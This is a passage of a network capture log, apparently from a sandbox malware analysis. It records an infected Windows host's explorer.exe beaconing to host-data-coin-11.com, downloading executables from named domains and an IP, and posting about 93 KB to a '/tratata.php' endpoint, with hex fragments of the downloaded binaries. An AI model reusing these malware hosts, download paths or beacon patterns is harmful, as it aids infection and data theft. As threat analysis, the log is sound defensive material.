Dec 31, 2021 19:13:00.692143917 CET	7211	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49861	172.67.158.215	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49823	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:00.770937920 CET	8284	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fodkvo.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 369 Host: host-data-coin-11.com
Dec 31, 2021 19:13:00.845197916 CET	8284	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 63 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 1e 49 3a 44 a6 e8 de ea e4 40 fd 45 91 6e b8 57 5b 91 17 bf ec 31 e5 0d 0a 30 0d 0a 0d 0a Data Ascii: 2cI:82OI:D@EnW[10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49826	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:07.929202080 CET	12090	OUT	POST /tratata.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----AAA1NOZCT2VAAAIE Host: file-file-host4.com Content-Length: 93321 Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=t44a91s61u0706joml8cj91epa

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:08.770294905 CET	12183	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 31 Dec 2021 18:13:08 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49835	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:22.273097992 CET	13262	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hpdhk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 186 Host: host-data-coin-11.com
Dec 31, 2021 19:13:22.350788116 CET	13262	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:22 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4c ee af 88 70 bc 57 dd 42 d0 fc 25 84 26 e8 c3 90 52 2e ee a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9LpWB%&R.c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49836	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:22.427601099 CET	13263	OUT	GET /files/2264_1640622147_2258.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:22.483762026 CET	13264	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:22 GMT Content-Type: application/x-msdos-program Content-Length: 844800 Connection: close Last-Modified: Mon, 27 Dec 2021 16:22:27 GMT ETag: "ce400-5d4231c541a6e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 04 b7 bc 92 40 d6 d2 c1 40 d6 d2 c1 40 d6 d2 c1 2f a0 4c c1 51 d6 d2 c1 2f a0 78 c1 2a d6 d2 c1 49 ae 41 c1 43 d6 d2 c1 40 d6 d3 c1 fd d6 d2 c1 2f a0 79 c1 76 d6 d2 c1 2f a0 48 c1 41 d6 d2 c1 2f a0 4f c1 41 d6 d2 c1 52 69 63 68 40 d6 d2 c1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 92 ed 9f 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 9e 0b 00 00 26 09 00 00 00 00 00 30 ee 09 00 00 10 00 00 00 b0 0b 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 50 48 00 00 04 00 00 92 c0 0d 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 4c 9c 0b 00 28 00 00 00 00 4 0 14 00 90 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 28 21 00 00 60 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 a5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b0 9d 0b 00 00 10 00 00 00 9e 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 68 6f 08 00 00 b0 0b 00 00 8c 00 00 00 a2 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 68 75 77 75 00 00 00 05 00 00 00 00 20 14 00 00 02 00 00 00 2e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 73 61 78 00 00 00 00 93 0d 00 00 00 30 14 00 00 0e 00 00 00 30 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 b2 33 00 00 40 14 00 00 64 00 00 00 3e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 bc 40 00 00 00 00 48 00 00 42 00 00 00 a2 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 9f 0b 00 74 9f 0b 00 88 9f 0b 00 9a 9f 0b 00 ac 9f 0b 00 c2 9f 0b 00 d2 9f 0b 00 e8 9f 0b 00 f8 9f 0b 00 14 a0 0b 00 28 a0 0b 00 3c a0 0b 00 52 a0 0b 00 6c Data Ascii: MZ@!L!This program cannot be run in DOS mode.$@@@/LQ/x*IAC@/yv/HA/OARich@PEL_&0@PHL(@bH(!`@.text `.dataho@.huwu .@.sax00@.rsrc3@d>@@.reloc@HB@BXt(<Rl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49837	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:25.266483068 CET	14140	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jtoaj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 249 Host: host-data-coin-11.com
Dec 31, 2021 19:13:25.342657089 CET	14141	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:25 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49839	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:25.440021992 CET	14148	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://heocl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 120 Host: host-data-coin-11.com
Dec 31, 2021 19:13:25.519627094 CET	14148	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:25 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49840	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:25.600981951 CET	14149	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qslreuhamb.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 279 Host: host-data-coin-11.com
Dec 31, 2021 19:13:25.680125952 CET	14151	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:25 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49842	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:25.765249968 CET	14151	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://psxeujwpx.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 224 Host: host-data-coin-11.com
Dec 31, 2021 19:13:25.842597008 CET	14158	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:25 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49843	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:25.918551922 CET	14159	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://imjii.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 165 Host: host-data-coin-11.com
Dec 31, 2021 19:13:25.995672941 CET	14161	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:25 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49844	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:26.082667112 CET	14162	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://huuhypjojt.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 133 Host: host-data-coin-11.com
Dec 31, 2021 19:13:26.157053947 CET	14163	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 98 d6 08 55 3f 41 be f2 d8 fc fb 43 fc 53 cd 76 bb 44 10 99 04 e1 fa 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OU?ACSvDg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49862	164.132.207.80	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49845	91.243.44.128	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:26.242392063 CET	14163	OUT	GET /stlr/maps.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 91.243.44.128
Dec 31, 2021 19:13:26.310444117 CET	14165	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:13:26 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Fri, 31 Dec 2021 09:21:26 GMT ETag: "181490-5d46db1fb73a3" Accept-Ranges: bytes Content-Length: 1578128 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a e2 15 17 e8 ec 6f ac 01 a3 67 88 27 b0 3a 07 28 33 98 08 dd 33 32 a2 e3 d0 db df 66 f6 e9 c8 9b f0 ce 43 27 42 7b 62 19 d6 e4 19 09 05 f6 16 cd 2b 9a c3 52 c6 c7 98 88 64 3a 00 01 00 00 0b 51 d1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 13 aa cc 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 2e 01 00 00 82 03 00 00 00 00 00 00 50 3f 00 00 10 00 00 00 40 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 d0 40 00 00 04 00 00 63 e0 18 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 40 3d 00 58 01 00 00 00 50 3d 00 1c f6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 61 64 61 74 61 00 00 00 30 3d 00 00 10 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 2e 61 64 61 74 61 00 00 00 10 00 00 00 40 3d 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 1c f6 01 00 00 50 3d 00 1c f6 01 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 65 78 74 00 00 00 00 80 01 00 00 50 3f 00 51 7d 01 00 00 fe 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 71 26 86 f4 5a db 45 07 0b a0 46 07 ed 57 50 76 eb 80 e8 0f e7 2b 84 d4 93 59 a4 35 74 61 a8 22 02 2c 0a 81 1f 8f 05 52 f9 2a 57 76 8b e6 81 eb c3 f5 d1 66 f7 03 6c 40 3d 00 Data Ascii: MZog':(332fC'B{b+Rd:QPELa.P?@@@c@@=XP=.adata0=`.adata@=@.rsrcP=@@.textP?Q}@q&Z EFWPv+Y5ta",R*Wvfl@=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49850	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:28.663789988 CET	15824	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://alvmf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 190 Host: host-data-coin-11.com
Dec 31, 2021 19:13:28.735169888 CET	15825	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49851	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:28.880382061 CET	15827	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lmejikyses.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 306 Host: host-data-coin-11.com
Dec 31, 2021 19:13:28.954261065 CET	15828	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 